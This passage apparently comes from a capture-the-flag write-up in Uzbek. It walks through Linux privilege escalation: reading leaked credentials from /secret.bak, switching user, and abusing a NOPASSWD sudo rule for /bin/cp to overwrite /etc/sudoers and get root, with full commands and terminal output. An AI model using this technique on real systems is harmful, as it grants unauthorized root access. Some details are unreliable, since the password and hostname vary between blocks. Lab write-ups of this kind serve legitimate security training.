drwxr-xr-x 2 root root 4096 Dec 23 2024 mnt
drwxr-xr-x 2 root root 4096 Dec 23 2024 opt
dr-xr-xr-x 490 root root  0 Jul 17 18:32 proc
drwx----- 1 root root 4096 Dec 26 2024 root
drwxr-xr-x 1 root root 4096 Jul 17 19:05 run
lrwxrwxrwx 1 root root  8 Dec 23 2024 sbin -> usr/sbin
-rw-r--r-- 1 balu balu 25 Dec 26 2024 secret.bak
drwxr-xr-x 2 root root 4096 Dec 23 2024 srv
dr-xr-xr-x 13 root root  0 Jul 17 18:32 sys
drwxrwxrwt 1 root root 4096 Jul 17 18:32 tmp
drwxr-xr-x 1 root root 4096 Dec 23 2024 usr
drwxr-xr-x 1 root root 4096 Dec 25 2024 var
balu@aefbdf98ca63:~$ cat /secret.bak
balulito:balulerochington
balu@aefbdf98ca63:~$
```

topilgan parol bilan balulito foydalanuvchisiga o'tamiz:

```
su balulito
```

```
balu@aefbdf98ca63:~$ cat /secret.bak
balulito:balulerochingon
balu@aefbdf98ca63:~$ su balulito
Password:
balulito@aefbdf98ca63:/home/balu$ whoami
balulito
balulito@aefbdf98ca63:/home/balu$
```

balulito uchun sudo -l natijasi:

```
sudo -l
```

```
balulito@aefbdf98ca63:/home/balu$ sudo -l
Matching Defaults entries for balulito on aefbdf98ca63:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User balulito may run the following commands on aefbdf98ca63:
  (ALL) NOPASSWD: /bin/cp
balulito@aefbdf98ca63:/home/balu$
```

/bin/cp NOPASSWD ekanini ko'rib, /etc/sudoers faylini almashtirib root olamiz:

```
echo 'balulito ALL=(ALL:ALL) ALL' > sudoers
sudo cp sudoers /etc/sudoers
sudo su whoami
```

```
balulito@ae6bdf98ca63:~$ echo 'balulito ALL=(ALL:ALL) ALL' > sudoers
balulito@ae6bdf98ca63:~$ sudo cp sudoers /etc/sudoers
balulito@ae6bdf98ca63:~$ sudo su
[sudo] password for balulito:
sudo: a password is required
balulito@ae6bdf98ca63:~$ cat /secret.bak
balulito:balulerochington
balulito@ae6bdf98ca63:~$ sudo su
[sudo] password for balulito:
root@ae6bdf98ca63:/home/balulito# whoami
root
root@ae6bdf98ca63:/home/balulito#
```